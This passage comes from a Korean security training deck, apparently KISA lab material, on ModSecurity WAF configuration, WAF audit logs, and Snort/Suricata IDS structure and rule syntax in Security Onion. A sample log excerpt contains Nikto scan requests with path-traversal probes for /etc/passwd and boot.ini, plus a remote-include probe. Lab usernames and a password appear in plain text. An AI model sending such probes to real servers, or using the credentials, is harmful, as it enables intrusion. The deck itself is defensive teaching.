DMZ	KISA-WAF	10.20.30.100	waf	Ubuntu 16.04.5 LTS Nginx 1.15.2 + Modsecurity Log Path : /var/log/modsec_audit.log

- 실습 문제 구성

- » 웹 방화벽 장비에 접근하여 인터페이스 사용법을 그 구조를 이해한다.

WAF(웹 방화벽) 인터페이스 활용

- 망에서 WAF의 위치




<실습> WAF(웹 방화벽) 인터페이스 활용

- **ModSecurity** (KISA 제2010-16호 ModSecurity를 활용한 아파치 웹서버 보안 강화 안내서 참고)
 - Apache 웹 서버에서 동작하는 오픈 소스 웹 방화벽
 - 소스의 재사용 및 재생산된 프로그램의 공개 조건인 GNU GPL을 따르는 공개 버전과 ModSecurity의 개발사인 Breach Security社의 상업용 버전이 존재
 - 주요 특징

요청(request) 필터링	클라이언트로부터 웹 요청이 들어올 때, 웹서버 또는 다른 모듈들이 처리하기 전에 ModSecurity가 요청 내용을 분석하여 필터링한다.
우회 방지 기술	<ul style="list-style-type: none"> - 경로와 파라미터를 분석하기 전에 정규화시켜 우회 공격을 차단한다. - 즉, “//”, “₩/”, “.”, “%00” 등 우회 공격용 스트링을 제거하고, 인코딩된 URL을 디코딩한다.
HTTP 프로토콜 이해	엔진이 HTTP 프로토콜을 이해하기 때문에 전문적이고 정밀한 필터링을 수행할 수 있다
POST 페이지 분석	GET 방식 뿐만 아니라 POST 메소드를 사용해서 전송되는 컨텐츠도 분석 가능하다.
감사 로깅	<ul style="list-style-type: none"> - POST를 포함하여 모든 요청의 모든 상세한 부분들까지 추후 분석을 위해서 로깅될 수 있다. - ModSecurity에서 차단기능을 비활성화 시킨 후, 강력한 로깅 기능만으로 침입탐지 시스템 역할을 수행할 수 있도록 한다.
HTTPS 필터링	엔진은 웹서버에 임베디드되어 있기 때문에 복호화 한 후에 요청 데이터에 접근하여 HTTPS를 통한 공격도 필터링할 수 있다.

<실습> WAF(웹 방화벽) 인터페이스 활용

- ModSecurity 설정 파일 확인
 - KISA-WAF에서 nginx의 Proxy 기능을 사용하여 세팅됨
 - Nginx는 하나 이상의 upstream으로 구성할 수 있으며, 이름으로 구분



8

<실습> WAF(웹 방화벽) 인터페이스 활용

- ModSecurity 설정 파일 확인
 - KISA-WAF(100)으로 직접 접근하거나 PUTTY를 사용하여 접속
 - » 아이디//패스워드: waf//qhdkscjfwj0!
 - » cd /etc/nginx/conf.d
 - » ls

```
waf@waf:/usr/local/modsecurity/bin$ cd /etc/nginx/conf.d/
waf@waf:/etc/nginx/conf.d$ ls
bee.kshield.jr.conf  meta.kshield.jr.conf  shop.kshield.jr.conf
waf@waf:/etc/nginx/conf.d$ _
```

8

<실습> WAF(웹 방화벽) 인터페이스 활용

• ModSecurity 설정 파일 확인

» vi /etc/nginx/modsec/main.conf

```
Include "/etc/nginx/modsec/modsecurity.conf"

SecRule ARGS:testparam "@contains test" "id:1234,deny,status:403"
~
```

8

<실습> WAF(웹 방화벽) 인터페이스 활용

- ModSecurity 설정 파일 확인

» vi /etc/nginx/modsec/modsecurity.conf

```
# -- Rule engine initialization --
# Enable ModSecurity, attaching it to every transaction. Use detection
# only to start with, because that minimises the chances of post-installation
# disruption.
#
SecRuleEngine DetectionOnly

# -- Request body handling --
# Allow ModSecurity to access request bodies. If you don't, ModSecurity
# won't be able to see any POST parameters, which opens a large security
# hole for attackers to exploit.
#
SecRequestBodyAccess On

# Enable XML request body parser.
# Initiate XML Processor in case of xml content-type
#
SecRule REQUEST_HEADERS:Content-Type "(?:application(?:/soap|+|/)|text/|)xml" \
    "id:'200000',phase:1,t:none,t:lowercase,pass,nolog,ctl:requestBodyProcessor=XML"

# Enable JSON request body parser.
# Initiate JSON Processor in case of JSON content-type: change accordingly
```

<실습> WAF(웹 방화벽) 인터페이스 활용

• 웹 방화벽(WAF) 로그 확인

– 웹 방화벽에서는 모니터링 하고 있는 대상의 모든 로그가 탐지된다.

- » WAF 서버 tail -f /var/log/modsec_audit.log에서 확인할 수 있다.
- » ※주의: KISA-Meta는 포트 실습을 위해 WAF를 사용하지 않고 있으므로 기록이 남지 않는다.

```

near_&#039;/&#039;.. HTTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002464)"
"_
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=/.%x5C\x22./.%x5C\x2
2./.%x5C\x22./.%x5C\x22./.%x5C\x22./boot.ini|41|80040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Ser
ver]Line_1:_Incorrect_syntax_near_&#039;/&#039;.. HTTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (
Evasions:None) (Test:002465)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=/etc/passwd|00|41|80
040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_&#039;/&#039;.. H
TTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002466)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=/etc/passwd|41|80040
e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_&#039;/&#039;.. HTTP
/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002467)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=100 HTTP/1.1" 404 30
2 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002468)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /forum_professionnel.asp?n=c:\%x5Cboot.ini|41|80
040e14|[Microsoft][ODBC_SQL_Server_Driver][SQL_Server]Line_1:_Incorrect_syntax_near_&#039;c:&#039;..
HTTP/1.1" 404 302 "-" "Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002469)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /functions.inc.php+ HTTP/1.1" 404 297 "-" "Mozi
lla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002470)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /get_od_toc.pl?Profile= HTTP/1.1" 404 292 "-" "
Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:002471)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /globals.php3 HTTP/1.1" 404 291 "-" "Mozilla/5.
00 (Nikto/2.1.6) (Evasions:None) (Test:002472)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /globals.pl HTTP/1.1" 404 289 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:002473)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /Gozilla.cgi HTTP/1.1" 404 289 "-" "Mozilla/5.00
(Nikto/2.1.6) (Evasions:None) (Test:002474)" "-"
101.106.25.210 -- [27/Aug/2018:01:57:07 +0900] "GET /helperfunction.php?includedir=http://cirt.net/

```

III. 보안장비 활용 실습

1. 스노트 기본 구조 이해
2. 스노트 규칙 옵션 이해
3. SGUIL 모니터에서 스노트 탐지 확인
4. 기본 정규화 표현 실습
5. 스노트에 정규화 표현식 적용

스노트 기본 구조 이해

• 스노트(Snort)

- 1998년 마틴 로쉬가 오픈 소스로 개발
- 시그니처 기반 네트워크 침입 탐지 시스템
- 작동 방식 : Sniffer Mode, Packet Logging Mode, NIDS Mode

• 스노트 동작




- 스니퍼 : 네트워크 패킷 수집
- 패킷 디코더 : 전처리기와 탐지 엔진이 파싱 할 수 있도록 정규화
- 전처리기 : 특정 행위가 발견된 패킷을 탐지 엔진으로 전송
- 탐지엔진 : 전달받은 패킷을 스노트 규칙에 매칭되는지 확인
- 경고/로깅 : 스노트 규칙에 매칭된 경우 경고 출력 및 기록

스노트 기본 구조 이해

• 수리카타(Suricata)

- 오픈 소스 보안 재단(OISF)에서 개발한 시그니처 기반 네트워크 침입 탐지 시스템
- 멀티 코어 / 멀티 스레드 지원하여 대용량 트래픽 처리 가능
- LUA 언어로 시그니터 작성
- 스노트 기능 및 규칙 호환

• 수리카타 동작



1 <실습> 스노트 기본 구조 이해

• 스노트 기본 구조 이해

– 실습 목표

» IDS 장비에서 스노트의 기본 구조를 배운다.

– 실습 환경

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)


– 실습 문제 구성

» Security Onion에서 스노트의 다양한 설정 파일을 열어보고 그 구조를 파악하시오.

1

<실습> 스노트 기본 구조 이해


- **스노트 규칙 파일 경로**
 - **스노트 규칙 파일은 /etc/nsm/rules에 위치한다.**
 - » downloaded.rules : 기본으로 제공되는 스노트 규칙 파일
 - » local.rules : 사용자가 정의한 스노트 규칙 파일



```
siem@siem: /etc/nsm/rules
File Edit View Search Terminal Help
siem@siem:/etc/nsm/rules$ cd /etc/nsm/rules
siem@siem:/etc/nsm/rules$ ls
app-layer-events.rules  dns-events.rules      local.rules.bak    so_rules.rules
backup                 downloaded.rules       downloaded.rules.bak  stream-events.rules
black_list.rules        events.rules         files.rules       modbus-events.rules
bpf.conf                files.rules         gen-msg.map     nfs-events.rules
classification.config  http-events.rules   http-events.rules  ntp-events.rules
decoder-events.rules   local.rules          local.rules      reference.config
dnp3-events.rules       modbus-events.rules  modbus-events.rules  sid-msg.map
siem@siem:/etc/nsm/rules$
```

1 <실습> 스노트 기본 구조 이해

- **스노트 설정 파일 경로**
 - **스노트 설정 파일 경로는 /etc/nsm/templates/snort에 위치한다.**
 - » snort.conf : 스노트 설정 파일



```
siem@siem: /etc/nsm/templates/snort
File Edit View Search Terminal Help
siem@siem:/etc/nsm/templates/snort$ cd /etc/nsm/templates/snort/
siem@siem:/etc/nsm/templates/snort$ ls
attribute_table.dtd    file_magic.conf   Makefile      Makefile.in      snort.conf      unicode.map
classification.config  gen-msg.map     Makefile.am  reference.config  threshold.conf
siem@siem:/etc/nsm/templates/snort$
```

스노트 기본 구조 이해

- 새로운 룰 작성하기
 - local.rules에 규칙 헤더를 작성하기


1. 액션 : 경고
2. 프로토콜 : TCP
3. 출발지 IP : 외부 IP 변수 사용.
해당 변수 값을 설정 파일에서 윈도우(진단자) IP로 변경.
4. 출발지 Port : 모든 Port
5. 방향 연산자 : ->
6. 목적지 IP : 웹 서버 IP 변수 사용.
해당 변수 값을 설정 파일에서 메타스플로이터블2 IP로 변경.
7. 목적지 Port ; 모든 Port

1 <실습> 스노트 기본 구조 이해

• 새로운 룰 작성하기

– local.rules에 규칙 헤더를 작성하기

- » 규칙이 정의된 설정 파일인 snort.conf 파일을 확인하자.
- » sudo gedit ./snort.conf 명령어로 파일을 연다.



```

File Edit View Search Terminal Help
siem@siem:/etc/nsm/templates/snort$ sudo gedit ./snort.conf
siem@siem:/etc/nsm/templates/snort$ █

Open ▾  + snort.conf /etc/nsm/templates/snort Save - ×

File Edit View Search Tools Documents Help
#-----
# VRT Rule Packages Snort.conf
#
# For more information visit us at:
# http://www.snort.org Snort Website
# http://vrt-blog.snort.org/ Sourcefire VRT Blog
#
# Mailing list Contact: snort-sigs@lists.sourceforge.net
# False Positive reports: fp@sourcefire.com
# Snort bugs: bugs@snort.org
#
# Compatible with Snort Versions:
# VERSIONS : 2.9.9.0
#
# Snort build options:
# OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfprofiling
--enable-zlib --enable-active-response --enable-normalizer --enable-reload --enable-react --enable-
flexresp3
#

```

1 <실습> 스노트 기본 구조 이해

• 새로운 룰 작성하기

– local.rules에 규칙 헤더를 작성하기

- » 해당 설정 파일에서는 규칙에 사용할 수 있는 IP와 Port에 대한 세팅을 할 수 있다. 아래 그림은 기본으로 설정된 옵션으로 IP 대역을 변수 형태로 만들어서도 사용할 수 있는데, 그 예시는 45번째 라인의 “HOME_NET” 변수와 같이 만들 수 있다. -> 예시 : ipvar 변수명 [IP주소/서브넷]

```
#####
# Step #1: Set the network variables. For more information, see README.variables
#####

# Setup the network addresses you are protecting
ipvar HOME_NET [192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET
```

2 <실습> 스노트 규칙 옵션 이해

- **스노트 규칙 옵션 이해**

- **실습 목표**

- » IDS 장비에서 스노트의 옵션의 활용 방법을 배운다.

- **실습 환경**

구분	IP	ID	PW	비고
Intra	KISA-SIEM	172.16.20.10	siem	qhdkscjfwj0! Security Onion 16.04.5.1 (2018.08.02)

- **실습 문제 구성**

- » Security Onion에서 스노트에서 적용할 수 있는 공격을 탐지할 수 있는 새로운 규칙을 구성하시오.

2 <실습> 스노트 규칙 옵션 이해

- 새로운 룰 작성하기
 - local.rules에 규칙 헤더를 작성하기
 - » IP와 포트에 대한 세팅을 완료했으면, 직접 룰셋을 만들어보기 위해 “/etc/nsm/rules” 경로로 이동하여 “local.rules” 파일을 연다.

siem@siem: /etc/nsm/rules

File Edit View Search Terminal Help

```
siem@siem:/etc/nsm/rules$ cd /etc/nsm/rules
siem@siem:/etc/nsm/rules$ sudo gedit local.rules
```

스노트 규칙 옵션 이해

- 새로운 룰 작성하기
 - local.rules에 규칙 헤더를 작성하기
 - » 룰을 작성할 때 형식

Rule Header						Rule Option	
Action	Protocol	Src IP	Src Port	->	Dst IP	Dst Port	(Option)

- » Action에는 이 룰이 매칭 됐을 때 수행할 Alert, Pass, Drop 등의 수행할 다양한 액션을 선택하여 넣는다.
- » Protocol에는 ip, tcp, udp, icmp, any 등으로 프로토콜을 표시한다.
- » Src/Dst IP, Port에는 출발지, 목적지 IP와 포트를 적는다. 여기는 앞서 본 snort.conf에 정의된 변수를 사용할 수 있다. Any 를 사용하면 모든 포트나 IP를 뜻한다.
- » ->는 패킷의 방향을 나타낸다. <>나 ->를 사용할 수 있다.
- » 뒤쪽 괄호에는 ()를 사용해 매칭되는 케이스를 보다 상세하게 명시하고 조작할 수 있다. 스노트 룰의 꽃인 부분으로 이후에 학습한다.

2

스노트 규칙 옵션 이해

- 규칙 헤더(Rule Header)

- 액션(Action)

종 류	내 용
Alert	패킷의 정보를 로그에 기록하고 사용자가 확인할 수 있도록 경고 발생.
Log	패킷의 정보를 설정한 로그 파일에 기록.
Pass	패킷 무시. 대부분 사용하지 않지만 특정 네트워크의 트래픽을 무시하고 싶을 때 사용.
Drop	인라인(In-Line)방식으로 구성되어 있을 경우 IPS 역할이 가능. 규칙에 매칭되는 패킷을 차단하고 기록.
Reject	Drop과 같은 액션을 취함. TCP의 RESET 패킷을 출발지로 전송. ICMP 패킷은 Unreachable로 반송.
Sdrop	Drop과 동일하게 패킷을 차단하지만 로그 기록하지 않음.

- 프로토콜(Protocol)

